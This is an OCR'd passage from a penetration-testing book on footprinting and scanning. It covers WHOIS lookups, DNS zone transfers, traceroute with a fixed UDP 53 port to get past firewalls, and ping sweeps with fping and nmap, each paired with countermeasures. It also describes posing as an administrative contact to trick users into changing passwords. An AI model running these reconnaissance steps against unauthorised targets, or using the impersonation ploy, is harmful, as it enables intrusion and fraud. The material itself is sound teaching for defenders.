


Figure 1-13 Here we see the IP ranges and BGP AS number that Google owns under its name.

It might be useful to explain why finding BGP data would be useful. IP address information is probably pretty obvious. BGP info is probably not obvious.

Table 1-2 shows a variety of available tools for WHOIS lookups.

The administrative contact is an important piece of information because it may tell you the name of the person responsible for the Internet connection or firewall. Our query also returns voice and fax numbers. This information is an enormous help when you're performing a dial-in penetration review. Just fire up the war-dialers in the noted range, and you're off to a good start in identifying potential modem numbers. In addition, an intruder will often pose as the administrative contact using social engineering on unsuspecting users in an organization. An attacker will send spoofed e-mail messages posing as the administrative contact to a gullible user. It is amazing how many users will change their passwords to whatever you like, as long as it looks like the request is being sent from a trusted technical support person.

www.allitebooks.com

Mechanism	Resources	Platform
Web interface	http://whois.iana.org http://www.arin.net http://www.allwhois.com	Any platform with a web client
`whois` client	`whois` is supplied with most versions of UNIX.	UNIX
`fwhois` client	http://linux.maruhn.com/sec/fwhois.html	UNIX
WS_Ping ProPack	http://www.ipswitch.com	Windows 95/NT/2000/XP
Sam Spade	http://preview.samspade.org/ssw/	Windows 95/NT/2000/XP
Sam Spade Web Interface	http://www.samspade.org/	Any platform with a web client
Netscan tools	http://www.netscantools.com/nstpromain.html	Windows 95/NT/2000/XP
Xwhois	http://c64.org/~nr/xwhois/	UNIX with X and GTK+ GUI toolkit
Jwhois	http://www.gnu.org/software/jwhois/jwhois.html	UNIX

Table 1-2 WHOIS Searching Techniques and Data Sources

The record creation and modification dates indicate how accurate the information is. If the record was created five years ago but hasn't been updated since, it is a good bet some of the information (for example, administrative contact) may be out of date.

The last piece of information provides us with the authoritative DNS servers, which are the sources or records for name lookups for that domain or IP. The first one listed is the primary DNS server; subsequent DNS servers will be secondary, tertiary, and so on. We will need this information for our DNS interrogation, discussed later in this chapter. Additionally, we can try to use the network range listed as a starting point for our network query of the ARIN database.

Public Database Security Countermeasures

Much of the information contained in the various databases discussed thus far is geared for public disclosure. Administrative contacts, registered net blocks, and authoritative nameserver information is required when an organization registers a domain on the Internet. However, security considerations should be employed to make the job of attackers more difficult.

Many times, an administrative contact will leave an organization and still be able to change the organization's domain information. Therefore, first ensure that the information listed in the database is accurate. Update the administrative, technical, and billing contact information as often as necessary. This is best managed by setting up alerts with your domain name providers such as Verisign. Consider the phone numbers and addresses listed. These can be used as a starting point for a dial-in attack or for social engineering purposes. Consider using a toll-free number or a number that is not in your organization's phone exchange. In addition, we have seen several organizations list a fictitious administrative contact, hoping to trip up a would-be social engineer. If any employee has e-mail or telephone contact with the fictitious contact, it may tip off the information security department that there is a potential problem.

The best suggestion is to use anonymity features offered by your domain name provider. For example, both Network Solutions and Godaddy.com offer private registration features where you can pay them an additional $9 or $8.99 per year, plus the cost of the domain, to get your actual address, phone number, e-mail, etc., not listed. This is the best way to make sure your company's sensitive contact information is not pilferable on the Internet.

Another hazard with domain registration arises from how some registrars allow updates. For example, the current Network Solutions implementation allows automated online changes to domain information. Network Solutions authenticates the domain registrant's identity through the Guardian method, which uses three different types of authentication methods: the FROM field in an e-mail, a password, and a Pretty Good Privacy (PGP) key. The weakest authentication method is the FROM field via e-mail. The security implications of this authentication mechanism are prodigious. Essentially, anyone can simply forge an e-mail address and change the information associated with your domain, better known as *domain hijacking*. This is exactly what happened to AOL on October 16, 1998, as reported by the *Washington Post*. Someone impersonated an AOL official and changed AOL's domain information so that all traffic was directed to autonete.net.

AOL recovered quickly from this incident, but it underscores the fragility of an organization's presence on the Internet. It is important to choose the most secure solution available, such as a password or PGP authentication, to change domain information. Moreover, the administrative or technical contact is required to establish the authentication mechanism via Contact Form from Network Solutions.

Step 5: DNS Interrogation

After identifying all the associated domains, you can begin to query the DNS. DNS is a distributed database used to map IP addresses to hostnames, and vice versa. If DNS is configured insecurely, it is possible to obtain revealing information about the organization.

Zone Transfers

Popularity:	*7*
Simplicity:	*7*
Impact:	*3*
Risk Rating:	***6***

One of the most serious misconfigurations a system administrator can make is allowing untrusted Internet users to perform a DNS zone transfer. While this technique has become almost obsolete, we include it here for three reasons:

1. This vulnerability allows for significant information gathering on a target.
2. It is often the springboard to attacks that would not be present without it.
3. Believe it or not, you can find many DNS servers still allowing this feature.

A *zone transfer* allows a secondary master server to update its zone database from the primary master. This provides for redundancy when running DNS, should the primary name server become unavailable. Generally, a DNS zone transfer needs to be performed only by secondary master DNS servers. Many DNS servers, however, are misconfigured and provide a copy of the zone to anyone who asks. This isn't necessarily bad if the only information provided is related to systems that are connected to the Internet and have valid hostnames, although it makes it that much easier for attackers to find potential targets. The real problem occurs when an organization does not use a public/private DNS mechanism to segregate its external DNS information (which is public) from its internal, private DNS information. In this case, internal hostnames and IP addresses are disclosed to the attacker. Providing internal IP address information to an untrusted user over the Internet is akin to providing a complete blueprint, or roadmap, of an organization's internal network.

Let's take a look at several methods we can use to perform zone transfers and the types of information that can be gleaned. Although many different tools are available to perform zone transfers, we are going to limit the discussion to several common types.

A simple way to perform a zone transfer is to use the nslookup client that is usually provided with most UNIX and Windows implementations. We can use nslookup in interactive mode, as follows:

```
[bash]$ nslookup
Default Server: ns1.example.com
Address: 10.10.20.2
```

```
> 192.168.1.1
Server: ns1.example.com
Address: 10.10.20.2
Name: gate.example.com
Address: 192.168.1.1
> set type=any
> ls -d example.com. >\> /tmp/zone_out
```

We first run nslookup in interactive mode. Once started, it will tell us the default name server that it is using, which is normally the organization's DNS server or a DNS server provided by an ISP. However, our DNS server (10.10.20.2) is not authoritative for our target domain, so it will not have all the DNS records we are looking for. Therefore, we need to manually tell nslookup which DNS server to query. In our example, we want to use the primary DNS server for example.com (192.168.1.1).

Next we set the record type to "any." This will allow us to pull any DNS records available (`man nslookup`) for a complete list.

Finally, we use the `ls` option to list all the associated records for the domain. The `–d` switch is used to list all records for the domain. We append a period (.) to the end to signify the fully qualified domain name—however, you can leave this off most times. In addition, we redirect our output to the file /tmp/zone_out so that we can manipulate the output later.

After completing the zone transfer, we can view the file to see whether there is any interesting information that will allow us to target specific systems. Let's review simulated output for example.com:

```
bash]$ more zone_out
acct18        ID IN A   192.168.230.3
           ID IN HINFO "Gateway2000" "WinWKGRPS"
           ID IN MX   0 exampleadmin-smtp
           ID IN RP   bsmith.rci bsmith.who
           ID IN TXT   "Location:Telephone Room"
ce          ID IN CNAME  aesop
au          ID IN A    192.168.230.4
           ID IN HINFO  "Aspect" "MS-DOS"
           ID IN MX   0 andromeda
           ID IN RP   jcoy.erebus jcoy.who
           ID IN TXT   "Location: Library"
acct21        ID IN A    192.168.230.5
           ID IN HINFO  "Gateway2000" "WinWKGRPS"
           ID IN MX    0 exampleadmin-smtp
           ID IN RP    bsmith.rci bsmith.who
           ID IN TXT    "Location:Accounting"
```

We won't go through each record in detail, but we will point out several important types. We see that for each entry we have an "A" record that denotes the IP address of

the system name located to the right. In addition, each host has an HINFO record that identifies the platform or type of operating system running (see RFC 952). HINFO records are not needed, but they provide a wealth of information to attackers. Because we saved the results of the zone transfer to an output file, we can easily manipulate the results with UNIX programs such as grep, sed, awk, or perl.

Suppose we are experts in SunOS/Solaris. We could programmatically find out the IP addresses that have an HINFO record associated with Sparc, SunOS, or Solaris:

```
[bash]$ grep -i solaris zone_out |wc -l
   388
```

We can see that we have 388 potential records that reference the word "Solaris." Obviously, we have plenty of targets.

Suppose we wanted to find test systems, which happen to be a favorite choice for attackers. Why? Simple: they normally don't have many security features enabled, often have easily guessed passwords, and administrators tend not to notice or care who logs in to them. They're a perfect home for any interloper. Thus, we can search for test systems as follows:

```
[bash]$ grep -I test /tmp/zone_out |wc -l
   96
```

So we have approximately 96 entries in the zone file that contain the word "test." This should equate to a fair number of actual test systems. These are just a few simple examples. Most intruders will slice and dice this data to zero in on specific system types with known vulnerabilities.

Keep a few points in mind. First, the aforementioned method queries only one nameserver at a time. This means you would have to perform the same tasks for all nameservers that are authoritative for the target domain. In addition, we queried only the example.com domain. If there were subdomains, we would have to perform the same type of query for each subdomain (for example, greenhouse.example.com). Finally, you may receive a message stating that you can't list the domain or that the query was refused. This usually indicates that the server has been configured to disallow zone transfers from unauthorized users. Therefore, you will not be able to perform a zone transfer from this server. However, if there are multiple DNS servers, you may be able to find one that will allow zone transfers.

Now that we have shown you the manual method, there are plenty of tools that speed the process, including host, Sam Spade, axfr, and dig.

The host command comes with many flavors of UNIX. Some simple ways of using `host` are as follows:

```
host -l example.com
and
host -l -v -t any example.com
```

If you need just the IP addresses to feed into a shell script, you can just cut out the IP addresses from the host command:

```
host -l example.com |cut -f 4 -d"" "" >\> /tmp/ip_out
```

Not all footprinting functions must be performed through UNIX commands. A number of Windows products, such as Sam Spade, provide the same information.

The UNIX `dig` command is a favorite with DNS administrators and is often used to troubleshoot DNS architectures. It too can perform the various DNS interrogations mentioned in this section. It has too many command-line options to list here; the man page explains its features in detail.

Finally, you can use one of the best tools for performing zone transfers: axfr (http://packetstormsecurity.nl/groups/ADM/axfr-0.5.2.tar.gz) by Gaius. This utility will recursively transfer zone information and create a compressed database of zone and host files for each domain queried. In addition, you can even pass top-level domains such as .com and .edu to get all the domains associated with .com and .edu, respectively. However, this is not recommended due to the vast number of domains within each of these TLDs.

To run axfr, you would type the following:

```
[bash]$ axfr example.com
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain ''example.com.'':
Text deleted.
Received XXX answers (XXX records).
```

To query the axfr database for the information just obtained, you would type the following:

```
[bash]$ axfrcat example.com
```

Determine Mail Exchange (MX) Records

Determining where mail is handled is a great starting place to locate the target organization's firewall network. Often in a commercial environment, mail is handled on the same system as the firewall, or at least on the same network. Therefore, we can use the host command to help harvest even more information:

```
[bash]$ host example.com

example.com has address 192.168.1.7
example.com mail is handled (pri=10) by mail.example.com
example.com mail is handled (pri=20) by smtp-forward.example.com
```

DNS Security Countermeasures

DNS information provides a plethora of data to attackers, so it is important to reduce the amount of information available to the Internet. From a host-configuration perspective, you should restrict zone transfers to only authorized servers. For modern versions of BIND, the `allow-transfer` directive in the named.conf file can be used to enforce the restriction. To restrict zone transfers in Microsoft's DNS, you can use the Notify option (see http://www.microsoft.com/technet/prodtechnol/windows2000serv/maintain/optimize/c19w2kad. mspx for more information). For other nameservers, you should consult the documentation to determine what steps are necessary to restrict or disable zone transfers.

On the network side, you could configure a firewall or packet-filtering router to deny all unauthorized inbound connections to TCP port 53. Because name lookup requests are UDP and zone transfer requests are TCP, this will effectively thwart a zone-transfer attempt. However, this countermeasure is a violation of the RFC, which states that DNS queries greater than 512 bytes will be sent via TCP. In most cases, DNS queries will easily fit within 512 bytes. A better solution would be to implement cryptographic transaction signatures (TSIGs) to allow only trusted hosts to transfer zone information. For a great primer on TSIG security in Bind 9, see http://www.linux-mag.com/2001-11/bind9_01.html.

Restricting zone transfers will increase the time necessary for attackers to probe for IP addresses and hostnames. However, because name lookups are still allowed, attackers could manually perform reverse lookups against all IP addresses for a given net block. Therefore, you should configure external nameservers to provide information only about systems directly connected to the Internet. External nameservers should never be configured to divulge internal network information. This may seem like a trivial point, but we have seen misconfigured nameservers that allowed us to pull back more than 16,000 internal IP addresses and associated hostnames. Finally, we discourage the use of HINFO records. As you will see in later chapters, you can identify the target system's operating system with fine precision. However, HINFO records make it that much easier to programmatically cull potentially vulnerable systems.

Step 6: Network Reconnaissance

Now that we have identified potential networks, we can attempt to determine their network topology as well as potential access paths into the network.

Tracerouting

Popularity:	*8*
Simplicity:	*9*
Impact:	*2*
Risk Rating:	***6***

To accomplish this task, we can use the traceroute (ftp://ftp.ee.lbl.gov/traceroute.tar.gz) program that comes with most flavors of UNIX and is provided in Windows. In

Windows, it is spelled tracert due to the 8.3 legacy filename issues.

traceroute is a diagnostic tool originally written by Van Jacobson that lets you view the route that an IP packet follows from one host to the next. traceroute uses the time-to-live (TTL) field in the IP packet to elicit an ICMP TIME_EXCEEDED message from each router. Each router that handles the packet is required to decrement the TTL field. Thus, the TTL field effectively becomes a hop counter. We can use the functionality of traceroute to determine the exact path that our packets are taking. As mentioned previously, traceroute may allow you to discover the network topology employed by the target network, in addition to identifying access control devices (such as an application-based firewall or packet-filtering routers) that may be filtering our traffic.

Let's look at an example:

```
[bash]$ traceroute example.com
traceroute to example.com (192.168.1.7), 30 hops max, 38 byte packets

 1 (10.1.1.1) 4.264 ms 4.245 ms 4.226 ms
 2 (10.2.1.1) 9.155 ms 9.181 ms 9.180 ms
 3 (192.168.10.90) 9.224 ms 9.183 ms 9.145 ms
 4 (192.168.10.33) 9.660 ms 9.771 ms 9.737 ms
 5 (192.168.10.217) 12.654 ms 10.145 ms 9.945 ms
 6 (192.168.11.173) 10.235 ms 9.968 ms 10.024 ms
 7 (192.168.12.97) 133.128 ms 77.520 ms 218.464 ms
 8 (192.168.13.78) 65.065 ms 65.189 ms 65.168 ms
 9 (192.168.14.252) 64.998 ms 65.021 ms 65.301 ms
10 (192.168.100.130) 82.511 ms 66.022 ms 66.170
11 www.example.com (192.168.1.7) 82.355 ms 81.644 ms 84.238 ms
```

We can see the path of the packets traveling several hops to the final destination. The packets go through the various hops without being blocked. We can assume this is a live host and that the hop before it (10) is the border router for the organization. Hop 10 could be a dedicated application-based firewall, or it could be a simple packet-filtering device—we are not sure yet. Generally, once you hit a live system on a network, the system before it is a device performing routing functions (for example, a router or a firewall).

This is a very simplistic example. In a complex environment, there may be multiple routing paths—that is, routing devices with multiple interfaces (for example, a Cisco 7500 series router) or load balancers. Moreover, each interface may have different access control lists (ACLs) applied. In many cases, some interfaces will pass your traceroute requests, whereas others will deny them because of the ACL applied. Therefore, it is important to map your entire network using traceroute. After you traceroute to multiple systems on the network, you can begin to create a network diagram that depicts the architecture of the Internet gateway and the location of devices that are providing access control functionality. We refer to this as an *access path diagram.*

It is important to note that most flavors of traceroute in UNIX default to sending User Datagram Protocol (UDP) packets, with the option of using Internet Control Messaging Protocol (ICMP) packets with the `-I` switch. In Windows, however, the default behavior is to use ICMP echo request packets. Therefore, your mileage may vary using each tool if the site blocks UDP versus ICMP, and vice versa. Another interesting item of traceroute is the `-g` option, which allows the user to specify loose source routing. Therefore, if you believe the target gateway will accept source-routed packets (which is a cardinal sin), you might try to enable this option with the appropriate hop pointers (see `man traceroute` in UNIX for more information).

Several other switches that we need to discuss may allow us to bypass access control devices during our probe. The `–p` *n* option of traceroute allows us to specify a starting UDP port number (*n*) that will be incremented by 1 when the probe is launched. Therefore, we will not be able to use a fixed port number without some modification to traceroute. Luckily, Michael Schiffman has created a patch (http://www.packetfactory.net/projects/firewalk/dist/traceroute/) that adds the `–S` switch to stop port incrementation for traceroute version 1.4a5 (ftp.cerias.purdue.edu/pub/tools/unix/netutils/traceroute/old). This allows us to force every packet we send to have a fixed port number, in the hopes that the access control device will pass this traffic. A good starting port number is UDP port 53 (DNS queries). Because many sites allow inbound DNS queries, there is a high probability that the access control device will allow our probes through.

```
[bash]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets

 1 gate (192.168.10.1) 11.993 ms 10.217 ms 9.023 ms
 2 rtr1.example.com (10.10.12.13)37.442 ms 35.183 ms 38.202 ms
 3 rtr2.example.com (10.10.12.14) 73.945 ms 36.336 ms 40.146 ms
 4 hssitrt.example.com (10.11.31.14) 54.094 ms 66.162 ms  50.873 ms
 5 * * *
 6 * * *
```

We can see in this example that our traceroute probes, which by default send out UDP packets, were blocked by the firewall.

Now let's send a probe with a fixed port of UDP 53, DNS queries:

```
[bash]$ traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets

 1 gate (192.168.10.1) 10.029 ms 10.027 ms 8.494 ms
 2 rtr1.example.com (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
 3 rtr2.example.com (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
 4 hssitrt.example.com (10.11.31.14)47.352 ms 47.363 ms 45.914 ms
 5 10.10.10.2 (10.10.10.2) 50.449 ms 56.213 ms 65.627 ms
```

Because our packets are now acceptable to the access control devices (hop 4), they are happily passed. Therefore, we can probe systems behind the access control device just by sending out probes with a destination port of UDP 53. Additionally, if you send a probe to a system that has UDP port 53 listening, you will not receive a normal ICMP unreachable message back. Therefore, you will not see a host displayed when the packet reaches its ultimate destination.

Most of what we have done up to this point with traceroute has been command-line oriented. For the command-line challenged, you can use McAfee's NeoTrace Professional (http://www.mcafee.com) or Foundstone's Trout (http://www.foundstone.com) to perform your tracerouting. Or if you aren't intimidated by German you can use the new VisualRoute (http://www.visual-route.com). Both VisualRoute and NeoTrace provide a graphical depiction of each network hop and integrate this with WHOIS queries. Trout's multithreaded approach makes it one of the fastest traceroute utilities. VisualRoute is appealing to the eye but does not scale well for large-scale network reconnaissance.

It's important to note that because the TTL value used in tracerouting is in the IP header, we are not limited to UDP or ICMP packets. Literally any IP packet could be sent. This provides for alternate tracerouting techniques to get our probes through firewalls that are blocking UDP and ICMP packets. Two tools that allow for TCP tracerouting to specific ports are the aptly named tcptraceroute (http://michael.toren.net/code/tcptraceroute) and Cain & Abel (http://www.oxid.it). Additional techniques allow you to determine specific ACLs that are in place for a given access control device. Firewall protocol scanning is one such technique, as well as using a tool called firewalk (http://www.packetfactory.net/projects/firewalk/) written by Michael Schiffman, the same author of the patched traceroute just used to stop port incrementation.

Thwarting Network Reconnaissance Countermeasures

In this chapter, we touched on only network reconnaissance techniques. You'll see more intrusive techniques in the following chapters. However, several countermeasures can be employed to thwart and identify the network reconnaissance probes discussed thus far. Many of the commercial network intrusion-detection systems (NIDS) and intrusion-prevention systems (IPS) will detect this type of network reconnaissance. In addition, one of the best free NIDS programs—Snort (www.snort.org) by Marty Roesch—can detect this activity. For those who are interested in taking the offensive when someone traceroutes to you, Humble from Rhino9 developed a program called RotoRouter (http://www.ussrback.com/UNIX/loggers/rr.c.gz). This utility is used to log incoming traceroute requests and generate fake responses. Finally, depending on your site's security paradigm, you may be able to configure your border routers to limit ICMP and UDP traffic to specific systems, thus minimizing your exposure.

www.allitebooks.com

SUMMARY

As you have seen, attackers can perform network reconnaissance or footprint your network in many different ways. We have purposely limited our discussion to common tools and techniques. Bear in mind, however, that new tools are released weekly, if not daily, so your fluency on this topic will depend largely on your ability to assimilate the fire hose of hacking techniques that come out. Moreover, we chose a simplistic example to illustrate the concepts of footprinting. Often you will be faced with a daunting task of trying to identify and footprint tens or hundreds of domains. Therefore, we prefer to automate as many tasks as possible via a combination of UNIX shell and Expect or Perl scripts. In addition, many attackers are well schooled in performing network reconnaissance activities without ever being discovered, and they are suitably equipped. Therefore, it is important to remember to minimize the amount and types of information leaked by your Internet presence and to implement vigilant monitoring.

CHAPTER 2

SCANNING

If footprinting is the equivalent of casing a place for information, then scanning is equivalent to knocking on the walls to find all the doors and windows. During footprinting, we obtained a list of IP network blocks and IP addresses through a wide variety of techniques including `whois` and ARIN queries. These techniques provide the security administrator (and hacker) valuable information about the target network (you), including employee names and phone numbers, IP address ranges, DNS servers, and mail servers. In this chapter we will determine what systems are listening for inbound network traffic (aka "alive") and are reachable from the Internet using a variety of tools and techniques such as ping sweeps, port scans, and automated discovery tools. We will also look at how you can bypass firewalls to scan systems supposedly being blocked by filtering rules. Finally, we will further demonstrate how all of these activities can be done completely anonymously.

Now let's begin the next phase of information gathering: scanning.

DETERMINING IF THE SYSTEM IS ALIVE

One of the most basic steps in mapping out a network is performing an automated ping sweep on a range of IP addresses and network blocks to determine if individual devices or systems are alive. Ping is traditionally used to send ICMP ECHO (ICMP Type 8) packets to a target system in an attempt to elicit an ICMP ECHO_REPLY (ICMP Type 0) indicating the target system is alive. Although ping is acceptable to determine the number of systems alive in a small-to-midsize network (Class C is 254 and Class B is 65,534 potential hosts), it is inefficient for larger, enterprise networks. Scanning larger Class A networks (16,277,214 potential hosts) can take hours if not days to complete. You must learn a number of ways for discovering live systems; the following sections present a sample of the available techniques.

Network Ping Sweeps

Popularity:	*10*
Simplicity:	*9*
Impact:	*3*
Risk Rating:	***7***

Network pinging is the act of sending certain types of traffic to a target and analyzing the results (or lack thereof). Typically, pinging utilizes ICMP (Internet Control Message Protocol) and, although not the only packets available for this function, ICMP tends to be the most heavily supported. Alternatively, one could use either TCP or UDP as well to perform the same function of finding a host that is alive on the network.

To perform an ICMP ping sweep, you can use a myriad of tools available for both UNIX and Windows. One of the tried-and-true techniques of performing ping sweeps in the UNIX world is to use `fping`. Unlike more traditional ping sweep utilities, which

wait for a response from each system before moving on to the next potential host, `fping` is a utility that will send out massively parallel ping requests in a round-robin fashion. Thus, `fping` will sweep many IP addresses significantly faster than ping. `fping` can be used in one of two ways: you can feed it a series of IP addresses from standard input (stdin) or you can have it read from a file. Having `fping` read from a file is easy; simply create your file with IP addresses on each line:

```
192.168.51.1
192.168.51.2
192.168.51.3
...
192.168.51.253
192.168.51.254
```

Then use the `-f` parameter to read in the file:

```
[root]$ fping -a -f in.txt
192.168.1.254 is alive
192.168.1.227 is alive
192.168.1.224 is alive
...
192.168.1.3 is alive
192.168.1.2 is alive
192.168.1.1 is alive
192.168.1.190 is alive
```

The `-a` option of `fping` will show only systems that are alive. You can also combine it with the `-d` option to resolve hostnames if you choose. We prefer to use the `-a` option with shell scripts and the `-d` option when we are interested in targeting systems that have unique hostnames. Other options such as `-f` may interest you when scripting ping sweeps. Type **`fping -h`** for a full listing of available options. Another utility that is highlighted throughout this book is nmap from Fyodor. Although this utility is discussed in much more detail later in this chapter, it is worth noting that it does offer ping sweep capabilities with the `-sP` option.

```
[root] nmap -sP 192.168.1.0/24

Starting nmap V. 4.68 by fyodor@insecure.org (www.insecure.org/nmap/)

Host (192.168.1.0) seems to be a subnet broadcast
address (returned 3 extra pings).
Host (192.168.1.1) appears to be up.
Host (192.168.1.10) appears to be up.
Host (192.168.1.11) appears to be up.
Host (192.168.1.15) appears to be up.
```

```
Host (192.168.1.20) appears to be up.
Host (192.168.1.50) appears to be up.
Host (192.168.1.101) appears to be up.
Host (192.168.1.102) appears to be up.
Host (192.168.1.255) seems to be a subnet broadcast
address (returned 3 extra pings).
Nmap run completed -- 256 IP addresses (10 hosts up) scanned in 21 seconds
```

For the Windows-inclined, we like the tried-and-true freeware product SuperScan from Foundstone, shown in Figure 2-1. It is one of the fastest ping sweep utilities available. Like `fping`, SuperScan sends out multiple ICMP ECHO packets (in addition to three other types of ICMP) in parallel and simply waits and listens for responses. Also like `fping`, SuperScan allows you to resolve hostnames and view the output in an HTML file.




Figure 2-1 SuperScan from Foundstone is one of the fastest and most flexible ping sweep utilities available—and it's free.

For those technically minded, here's a brief synopsis of the different types of ICMP packets that can be used to ping a host (see RFC 792 for a more complete description). The primary ICMP types are

- Message Type: 0 – Echo Reply
- Message Type: 3 – Destination Unreachable
- Message Type: 4 – Source Quench
- Message Type: 5 – Redirect
- Message Type: 8 – Echo
- Message Type: 11 – Time Exceeded
- Message Type: 12 – Parameter Problem
- Message Type: 13 – Timestamp
- Message Type: 14 – Timestamp Reply
- Message Type: 15 – Information Request
- Message Type: 16 – Information Reply

Any of these ICMP message types could potentially be used to discover a host on the network; it just depends on the target's ICMP implementation and how it responds to these packet types. How the different operating systems respond or don't respond to the various ICMP types also aids in remote OS detection.

You may be wondering what happens if ICMP is blocked by the target site. Good question. It is not uncommon to come across a security-conscious site that has blocked ICMP at the border router or firewall. Although ICMP may be blocked, some additional tools and techniques can be used to determine if systems are actually alive. However, they are not as accurate or as efficient as a normal ping sweep.

When ICMP traffic is blocked, *port scanning* is the first alternate technique to determine live hosts. (Port scanning is discussed in great detail later in this chapter.) By scanning for common ports on every potential IP address, we can determine which hosts are alive if we can identify open or listening ports on the target system. This technique can be time-consuming, but it can often unearth rogue systems or highly protected systems.

For Windows, the tool we recommend is SuperScan. As discussed earlier, SuperScan will perform both host and service discovery using ICMP and TCP/UDP, respectively. Using the TCP/UDP port scan options, you can determine whether a host is alive or not—without using ICMP at all. As you can see in Figure 2-2, simply select the check box for each protocol you wish to use and the type of technique you desire, and you are off to the races.

Another tool used for this host discovery technique is the UNIX/Windows tool nmap. The Windows version, which is nmap with the Windows wrapper called Zenmap, is now well supported so, for the truly command line challenged amongst you, you can easily download the latest Windows version at nmap.org and get scanning quickly. Of course, the product installs WinPcap so be prepared: if you haven't installed this

